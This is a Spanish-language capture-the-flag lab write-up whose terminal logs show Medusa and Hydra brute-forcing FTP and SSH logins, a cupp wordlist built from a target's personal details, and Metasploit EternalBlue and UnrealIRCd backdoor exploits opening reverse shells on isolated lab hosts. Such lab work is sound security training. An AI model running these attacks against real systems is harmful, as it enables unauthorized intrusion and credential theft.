



Medusa ataque al servicio ftp.	`┌──(Nuria㉿vm5-Client2)-[~]`
	`└─$ medusa -h 192.168.56.98 -u alvaro -P passwordsftp.txt -M ftp`
	`Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>`
	
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0000 (1 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0001 (2 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0002 (3 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0003 (4 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0004 (5 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0005 (6 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0006 (7 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0007 (8 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0008 (9 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0009 (10 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0010 (11 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0011 (12 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0012 (13 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0013 (14 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0014 (15 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0015 (16 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0016 (17 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0017 (18 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0018 (19 of 10000 complete)`

Medusa obtención de la contraseña del usuario alvaro.	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0157 (158 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0158 (159 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0159 (160 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0160 (161 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0161 (162 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0162 (163 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0163 (164 of 10000 complete)`
	`ACCOUNT CHECK: [ftp] Host: 192.168.56.98 (1 of 1, 0 complete) User: alvaro (1 of 1, 0 complete) Password: test0164 (165 of 10000 complete)`
	`ACCOUNT FOUND: [ftp] Host: 192.168.56.98 User: alvaro Password: test0164 [SUCCESS]`

Conexión ftp con la máquina vm6.	`┌──(Nuria㉿vm5-Client2)-[~]`
	`└─$ ftp 192.168.56.98`
	`Connected to 192.168.56.98.`
	`220 (vsFTPd 3.0.2)`
	`Name (192.168.56.98:Nuria): alvaro`
	`331 Please specify the password.`
	`Password:`
	`230 Login successful.`
	`Remote system type is UNIX.`
	`Using binary mode to transfer files.`
	`ftp> cd ..`
	`250 Directory successfully changed.`
	`ftp> ls -l`
	`229 Entering Extended Passive Mode (|||40473|).`
	`150 Here comes the directory listing.`
	`drwxrwxrwx  2 0  0  4096 May 16 12:44 alvaro`
	`226 Directory send OK.`
	`ftp> cd alvaro`
	`250 Directory successfully changed.`
	`ftp> ls -l`
	`229 Entering Extended Passive Mode (|||34442|).`
	`150 Here comes the directory listing.`
	`-rw-r--r--  1 0  0  138 May 16 12:44 consejoPista.txt`


Descargamos fichero ftp y lo abrimos.	`ftp> get consejoPista.txt`
	`local: consejoPista.txt remote: consejoPista.txt`
	`229 Entering Extended Passive Mode (|||26742|).`
	`150 Opening BINARY mode data connection for consejoPista.txt (138 bytes).`
	`100% |**********|`
	`226 Transfer complete.`
	`138 bytes received in 00:00 (279.59 KiB/s)`
	`ftp> exit`
	`221 Goodbye.`
	
	`┌──(Nuria㉿vm5-Client2)-[~]`
	`└─$ ls`
	`consejoPista.txt  passwordsftp.txt`
	
	`┌──(Nuria㉿vm5-Client2)-[~]`
	`└─$ cat consejoPista.txt`
	`AdminFtp (nombre:Juan, appellidos:Perez, Nickname:AdminFtp, birthday:02/08/1980`
	`Consejo, utilice herramienta cupp.py, descarguela de git.`

Descargamos cupp.	`┌──(Nuria㉿vm5-Client2)-[~]`
	`└─$ git clone https://github.com/Mebus/cupp`
	`Cloning into 'cupp'...`
	`remote: Enumerating objects: 237, done.`
	`remote: Total 237 (delta 0), reused 0 (delta 0), pack-reused 237`
	`Receiving objects: 100% (237/237), 2.14 MiB | 684.00 KiB/s, done.`
	`Resolving deltas: 100% (125/125), done.`
	
	`┌──(Nuria㉿vm5-Client2)-[~]`
	`└─$ python3 cupp.py`
	`python3: can't open file '/home/Nuria/cupp.py': [Errno 2] No such file or directory`
	
	`┌──(Nuria㉿vm5-Client2)-[~]`
	`└─$ ls`
	`consejoPista.txt  cupp  passwordsftp.txt`
	
	`┌──(Nuria㉿vm5-Client2)-[~]`
	`└─$ cd cupp`
	
	`┌──(Nuria㉿vm5-Client2)-[~/cupp]`
	`└─$ python3 cupp.py`
	
	`cupp.py!  # Common`
	`  # User`
	`  # Passwords`
	`  # Profiler`
	`  [ Muris Kurgas | j0rgan@remote-exploit.org ]`
	`  [ Mebus | https://github.com/Mebus/]`
	
	`usage: cupp.py [-h] [-i | -w FILENAME | -l | -a | -v] [-q]`
	
	`Common User Passwords Profiler`
	
	`optional arguments:`
	`  -h, --help  show this help message and exit`
	`  -i, --interactive  Interactive questions for user password profiling`
	`  -w FILENAME  Use this option to improve existing dictionary, or Wyd.pl output to make some pwnsauce`
	`  -l  Download huge wordlists from repository`
	`  -a  Parse default usernames and passwords directly from Alecto DB. Project Alecto uses purifie`
	`  which were merged and enhanced`
	`  -v, --version  Show the version of this program.`
	`  -q, --quiet  Quiet mode (don't print banner)`

Creamos diccionario con cupp.	 (Nuria㉿vm5-Client2)-[~/cupp] $ python3 cupp.py -i cupp.py! # Common # User # Passwords # Profiler [Muris Kurgas | j0rgan@remote-exploit.org] [Mebus | https://github.com/Mebus/] [+] Insert the information about the victim to make a dictionary [+] If you don't know all the info, just hit enter when asked! ;) > First Name: Juan > Surname: Perez > Nickname: AdminFtp > Birthdate (DDMMYYYY): 02081980 > Partners) name: > Partners) nickname: > Partners) birthdate (DDMMYYYY): > Child's name: > Child's nickname: > Child's birthdate (DDMMYYYY): > Pet's name: > Company name: > Do you want to add some key words about the victim? Y/[N]: n > Do you want to add special chars at the end of words? Y/[N]: n > Do you want to add some random numbers at the end of words? Y/[N]:n > Leet mode? (i.e. leet = 1337) Y/[N]: y [+] Now making a dictionary ... [+] Sorting list and removing duplicates ... [+] Saving dictionary to juan.txt, counting 5444 words. > Hyperspeed Print? (Y/n) : n
Ataque de diccionario.	 (Nuria㉿vm5-Client2)-[~/cupp] $ sudo hydra 192.168.56.98 ssh -s 22 -l AdminFTP -P /home/Nuria/cupp/juan.txt -f -vV Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-16 11:45:05 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 [DATA] max 16 tasks per 1 server, overall 16 tasks, 5444 login tries (l:1/p:5444), ~341 tries per task [DATA] attacking ssh://192.168.56.98:22/ [VERBOSE] Resolving addresses ... [VERBOSE] resolving done [INFO] Testing if password authentication is supported by ssh://AdminFTP@192.168.56.98:22 [INFO] Successful, password authentication is supported by ssh://192.168.56.98:22 [ATTEMPT] target 192.168.56.98 - login "AdminFTP" - pass "02081980" - 1 of 5444 [child 0] (0/0) [ATTEMPT] target 192.168.56.98 - login "AdminFTP" - pass "02081980" - 2 of 5444 [child 1] (0/0) [ATTEMPT] target 192.168.56.98 - login "AdminFTP" - pass "020880" - 3 of 5444 [child 2] (0/0) [ATTEMPT] target 192.168.56.98 - login "AdminFTP" - pass "020880" - 4 of 5444 [child 3] (0/0) [ATTEMPT] target 192.168.56.98 - login "AdminFTP" - pass "0208980" - 5 of 5444 [child 4] (0/0) [ATTEMPT] target 192.168.56.98 - login "AdminFTP" - pass "0208980" - 6 of 5444 [child 5] (0/0)  [ATTEMPT] target 192.168.56.98 - login "AdminFTP" - pass "ju4n800802" - 2425 of 5445 [child 3] (0/1) [ATTEMPT] target 192.168.56.98 - login "AdminFTP" - pass "ju4n80082" - 2426 of 5445 [child 7] (0/1) [ATTEMPT] target 192.168.56.98 - login "AdminFTP" - pass "ju4n80088" - 2427 of 5445 [child 14] (0/1) [ATTEMPT] target 192.168.56.98 - login "AdminFTP" - pass "ju4n8008980" - 2428 of 5445 [child 6] (0/1) [ATTEMPT] target 192.168.56.98 - login "AdminFTP" - pass "ju4n801980" - 2429 of 5445 [child 3] (0/1) [ATTEMPT] target 192.168.56.98 - login "AdminFTP" - pass "ju4n8019802" - 2430 of 5445 [child 7] (0/1) [22][ssh] host: 192.168.56.98 login: AdminFTP password: ju4n8019802 [STATUS] attack finished for 192.168.56.98 (valid pair found) 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-16 12:07:57
Bandera 5	 AdminFTP@vm6-ftpserver1-redpreproduccion:/home/.AdminFTP$ cd .secret AdminFTP@vm6-ftpserver1-redpreproduccion:/home/.AdminFTP/.secret$ ls -la total 16 drwxrwxrwx 2 root root 4096 May 20 09:59 . drwx------ 8 AdminFTP administrators 4096 May 20 09:59 .. ---x------ 1 root root 193 May 20 09:59 flag5.txt ---x------ 1 root root 213 May 20 09:59 pistas.txt AdminFTP@vm6-ftpserver1-redpreproduccion:/home/.AdminFTP/.secret$ sudo chmod flag5.txt pistas.txt chmod: invalid mode: 'flag5.txt' Try 'chmod --help' for more information. AdminFTP@vm6-ftpserver1-redpreproduccion:/home/.AdminFTP/.secret$ sudo chmod 777 flag5.txt pistas.txt AdminFTP@vm6-ftpserver1-redpreproduccion:/home/.AdminFTP/.secret$ cat flag5.txt ¡¡¡Felicitaciones has obtenido tu primera bandera de la dificultad media del escenario!!! Flags completados 1/4 de la dificultad media del escenario. Código secreto del FLAG5: xx9hjszz8k99 AdminFTP@vm6-ftpserver1-redpreproduccion:/home/.AdminFTP/.secret$ cat pistas.txt El siguiente flag lo encontrarás en la IP: 192.168.56.99 Pista importante, fijarse en los servicios vulnerables Metasploit quizás pueda ayudarte a conseguir la siguiente bandera Te deseamos que tengas suerte ;)

A.09 EXPLOTACIÓN VM7.

Configuración auxiliary scanner smb eternalblue	msf6 > use auxiliary/scanner/smb/smb_ms17_010 msf6 auxiliary(scanner/smb/smb_ms17_010) > show options Module options (auxiliary/scanner/smb/smb_ms17_010): Name Current Setting Required Description CHECK_ARCH true no Check for architecture on vulnerable hosts CHECK_DOPU true no Check for DOUBLEPULSAR on vulnerable hosts CHECK_PIPE false no Check for named pipe on vulnerable hosts NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes List of named pipes to check RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 445 yes The SMB service port (TCP) SMBDomain . no The Windows domain to use for authentication SMBPass no The password for the specified username SMBUser no The username to authenticate as THREADS 1 yes The number of concurrent threads (max one per host)
Auxiliary scanner smb eternalblue configurado	msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.56.99 RHOSTS => 192.168.56.99 msf6 auxiliary(scanner/smb/smb_ms17_010) > show options Module options (auxiliary/scanner/smb/smb_ms17_010): Name Current Setting Required Description CHECK_ARCH true no Check for architecture on vulnerable hosts CHECK_DOPU true no Check for DOUBLEPULSAR on vulnerable hosts CHECK_PIPE false no Check for named pipe on vulnerable hosts NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes List of named pipes to check RHOSTS 192.168.56.99 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 445 yes The SMB service port (TCP) SMBDomain . no The Windows domain to use for authentication SMBPass no The password for the specified username SMBUser no The username to authenticate as THREADS 1 yes The number of concurrent threads (max one per host)
Ejecución del scanner smb eternalblue	msf6 auxiliary(scanner/smb/smb_ms17_010) > run [+] 192.168.56.99:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit) [*] 192.168.56.99:445 - Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed
Configuración exploit eternalblue	msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue [*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp msf6 exploit(windows/smb/ms17_010_eternalblue) > show options Module options (exploit/windows/smb/ms17_010_eternalblue): Name Current Setting Required Description RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 445 yes The target port (TCP) SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. SMBPass no (Optional) The password for the specified username SMBUser no (Optional) The username to authenticate as VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. Payload options (windows/x64/meterpreter/reverse_tcp): Name Current Setting Required Description EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 10.0.2.15 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name 0 Automatic Target
Exploit eternalblue configurado	msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.99 RHOSTS => 192.168.56.99 msf6 exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445 RPORT => 445 msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp payload => windows/x64/meterpreter/reverse_tcp msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.97 LHOST => 192.168.56.97 msf6 exploit(windows/smb/ms17_010_eternalblue) > show options Module options (exploit/windows/smb/ms17_010_eternalblue): Name Current Setting Required Description RHOSTS 192.168.56.99 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 445 yes The target port (TCP) SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. SMBPass no (Optional) The password for the specified username SMBUser no (Optional) The username to authenticate as VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. Payload options (windows/x64/meterpreter/reverse_tcp): Name Current Setting Required Description EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 192.168.56.97 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name 0 Automatic Target

Ejecución exploit eternalblue	 msf6 exploit(windows/smb/ms17_010_eternalblue) > run [*] Started reverse TCP handler on 192.168.56.97:4444 [*] 192.168.56.99:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check [+] 192.168.56.99:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit) [*] 192.168.56.99:445 - Scanned 1 of 1 hosts (100% complete) [+] 192.168.56.99:445 - The target is vulnerable. [*] 192.168.56.99:445 - Connecting to target for exploitation. [+] 192.168.56.99:445 - Connection established for exploitation. [+] 192.168.56.99:445 - Target OS selected valid for OS indicated by SMB reply [*] 192.168.56.99:445 - CORE raw buffer dump (51 bytes) [*] 192.168.56.99:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2 [*] 192.168.56.99:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard [*] 192.168.56.99:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac [*] 192.168.56.99:445 - 0x00000030 6b 20 31 k 1 [+] 192.168.56.99:445 - Target arch selected valid for arch indicated by DCE/RPC reply [*] 192.168.56.99:445 - Trying exploit with 12 Groom Allocations. [*] 192.168.56.99:445 - Sending all but last fragment of exploit packet [*] 192.168.56.99:445 - Starting non-paged pool grooming [+] 192.168.56.99:445 - Sending SMBv2 buffers [+] 192.168.56.99:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer. [*] 192.168.56.99:445 - Sending final SMBv2 buffers. [*] 192.168.56.99:445 - Sending last fragment of exploit packet! [*] 192.168.56.99:445 - Receiving response from exploit packet [+] 192.168.56.99:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)! [*] 192.168.56.99:445 - Sending egg to corrupted connection. [*] 192.168.56.99:445 - Triggering free of corrupted buffer. [*] Sending stage (200262 bytes) to 192.168.56.99 [*] Meterpreter session 1 opened (192.168.56.97:4444 -> 192.168.56.99:49221) at 2022-05-20 14:01:25 -0400 [+] 192.168.56.99:445 - =-=-=-=

A.10 EXPLOTACIÓN VM8.

Configuración exploit UnrealIRCd 3.2.8.1	msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options Module options (exploit/unix/irc/unreal_ircd_3281_backdoor): Name Current Setting Required Description RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 6667 yes The target port (TCP) Exploit target: Id Name 0 Automatic Target msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.100 RHOSTS => 192.168.56.100 msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667 RPORT => 6667 msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.97 LHOST => 192.168.56.97 msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads Compatible Payloads # Name Disclosure Date Rank Check Description 0 payload/cmd/unix/bind_perl normal No Unix Command Shell, Bind TCP (via Perl) 1 payload/cmd/unix/bind_perl_ipv6 normal No Unix Command Shell, Bind TCP (via perl) IPv6 2 payload/cmd/unix/bind_ruby normal No Unix Command Shell, Bind TCP (via Ruby) 3 payload/cmd/unix/bind_ruby_ipv6 normal No Unix Command Shell, Bind TCP (via Ruby) IPv6 4 payload/cmd/unix/generic normal No Unix Command, Generic Command Execution 5 payload/cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet) 6 payload/cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet) 7 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl) 8 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl) 9 payload/cmd/unix/reverse_ruby normal No Unix Command Shell, Reverse TCP (via Ruby) 10 payload/cmd/unix/reverse_ruby_ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby) 11 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse payload => cmd/unix/reverse
Exploit configurado	msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options Module options (exploit/unix/irc/unreal_ircd_3281_backdoor): Name Current Setting Required Description RHOSTS 192.168.56.100 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 6667 yes The target port (TCP) Payload options (cmd/unix/reverse): Name Current Setting Required Description LHOST 192.168.56.97 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name 0 Automatic Target
Obteniendo acceso tras ejecutar el exploit.	msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run [*] Started reverse TCP double handler on 192.168.56.97:4444 [*] 192.168.56.100:6667 - Connected to 192.168.56.100:6667 ... :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ... [*] 192.168.56.100:6667 - Sending backdoor command ... [*] Accepted the first client connection ... [*] Accepted the second client connection ... [*] Command: echo zXoSuysXMdvXdV1A; [*] Writing to socket A [*] Writing to socket B [*] Reading from sockets ... [*] Reading from socket B [*] B: "zXoSuysXMdvXdV1A\r\n" [*] Matching ... [*] A is input ... [*] Command shell session 1 opened (192.168.56.97:4444 → 192.168.56.100:33719) at 2022-05-15 19:58:44 -0400 whoami root
Postexplotación.	whoami root pwd /etc/unreal l sh: line 11: l: command not found ls Donation LICENSE aliases badwords.channel.conf badwords.message.conf badwords.quit.conf curl-ca-bundle.crt dccallow.conf doc help.conf ircd.log ircd.pid ircd.tune modules networks spamfilter.conf tmp unreal unrealircd.conf route Kernel IP routing table Destination Gateway Genmask Flags Metric Ref Use Iface 192.168.56.96 * 255.255.255.248 U 0 0 0 eth1 10.0.2.0 * 255.255.255.0 U 0 0 0 eth0 default 10.0.2.2 0.0.0.0 UG 100 0 0 eth0 ifconfig eth0 Link encap:Ethernet HWaddr 08:00:27:c5:a2:fe inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0 inet6 addr: fe80::a00:27ff:fec5:a2fe/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:86027 errors:0 dropped:0 overruns:0 frame:0 TX packets:30225 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:123151658 (117.4 MB) TX bytes:1779682 (1.6 MB) Interrupt:9 Base address:0xd020 eth1 Link encap:Ethernet HWaddr 08:00:27:95:3b:d9 inet addr:192.168.56.100 Bcast:192.168.56.103 Mask:255.255.255.248

Bandera 7

```
ls -la
total 44
drwx------ 8 JuanPe94 JuanPe94 4096 May 20 06:16 .
drwxr-xr-x 5 root     root     4096 May 20 06:16 ..
-rw-r--r-- 1 JuanPe94 JuanPe94  220 May 20 06:16 .bash_logout
-rw-r--r-- 1 JuanPe94 JuanPe94 2928 May 20 06:16 .bashrc
-rw-r--r-- 1 JuanPe94 JuanPe94  586 May 20 06:16 .profile
d--x------ 2 root     root     4096 May 20 06:16 .secret
drwxr-xr-x 2 root     root     4096 May 20 06:16 contactos
drwxr-xr-x 2 root     root     4096 May 20 06:16 cumpleaños
drwxr-xr-x 2 root     root     4096 May 20 06:16 documentos
drwxr-xr-x 2 root     root     4096 May 20 06:16 informacion
drwxr-xr-x 2 root     root     4096 May 20 06:16 telefonos

chmod 777 .secret

cd .secret

ls -la
total 16
drwxrwxrwx 2 root     root     4096 May 20 06:16 .
drwx------ 8 JuanPe94 JuanPe94 4096 May 20 06:16 ..
---x------ 1 root     root     1341 May 20 06:16 flag7.txt
---x------ 1 root     root     2214 May 20 06:16 pista.txt

chmod flag7.txt pista.txt
chmod: invalid mode: `flag7.txt'
Try `chmod --help' for more information.

chmod 777 flag7.txt pista.txt

cat flag7.txt
11000010 10100001 11000010 10100001 11000010 10100001 01000101 01001110 01001000 01001111 010000
